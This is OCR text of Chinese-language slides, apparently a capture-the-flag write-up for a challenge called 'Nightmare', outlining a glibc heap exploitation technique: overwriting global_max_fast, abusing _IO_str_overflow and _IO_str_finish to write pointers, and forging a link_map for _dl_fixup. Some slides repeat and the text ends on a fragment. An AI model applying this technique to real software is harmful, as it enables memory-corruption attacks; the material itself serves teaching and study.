
$ Nightmare

Exploitation

- 後續需要使用 _dl_fixup 來解析 gadget 位址，因此我們要構造出一個 link_map
- l_info[ ] 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- 透過以下流程：
  - 蓋寫變數 global_max_fast 成很大的值，讓 fastbin 的範圍變大
  - 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 呼叫 _IO_str_overflow 做 malloc
  - 呼叫 _IO_str_finish 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

$ Nightmare

Exploitation



```
$ █

static inline INTERNAL_SIZE_T
get_max_fast (void)
{
  if (global_max_fast > MAX_FAST_SIZE)
    __builtin_unreachable ();
  return global_max_fast;
}
```

global_max_fast 定義 fastbin 的範圍，雖然在 glibc 中會用 get_max_fast 檢查此變數是否合法，但其實檢查會被 compiler 優化掉


$ Nightmare

Exploitation

- 後續需要使用 _dl_fixup 來解析 gadget 位址，因此我們要構造出一個 link_map
- l_info[ ] 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- 透過以下流程：
  - 蓋寫變數 global_max_fast 成很大的值，讓 fastbin 的範圍變大
  - 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 呼叫 _IO_str_overflow 做 malloc
  - 呼叫 _IO_str_finish 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處


$ Nightmare

Exploitation



$ Nightmare

Exploitation



X = needed_fastbin_entry * 0x10

